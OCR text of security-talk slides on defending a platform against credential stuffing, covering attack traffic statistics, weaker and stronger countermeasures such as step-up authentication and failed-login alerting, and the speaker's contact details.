
Credential Stuffing On LC Platform

- Traffic sourcing from 40+ countries
- Over 1000 – 9000 IP Addresses
- Multiple User-agents
- Millions of failed logins

Credential Stuffing On LC Platform



Credential Stuffing On LC Platform



Less Effective Countermeasures

- Comparing your credentials to breached creds and resetting passwords
  - You'll get the info slower than the bad guys
  - People reset their password back to the compromised creds
- Blocking User-Agents
  - You can see unique user-agents, but that's whack-a-mole

More Effective Measures

- Step-Up Authentication
  - Adds friction to the credential stuffing process
  - Can get 100% rollout, rather than opt-in 2FA
- Alert monitoring on failed logins
  - 10 or 100+ failed attempts with different emails, same IP
  - Credential stuffing is a game of big numbers (it's noisy!)

Yell at me / Grab Slides

- Benjamin Hering
- @SecTinkerer
- inbox@benjamin-hering.com
- Online questions at Peerlyst
  - http://bit.ly/BlueTeamFund
- SANS Community Mentor

Questions?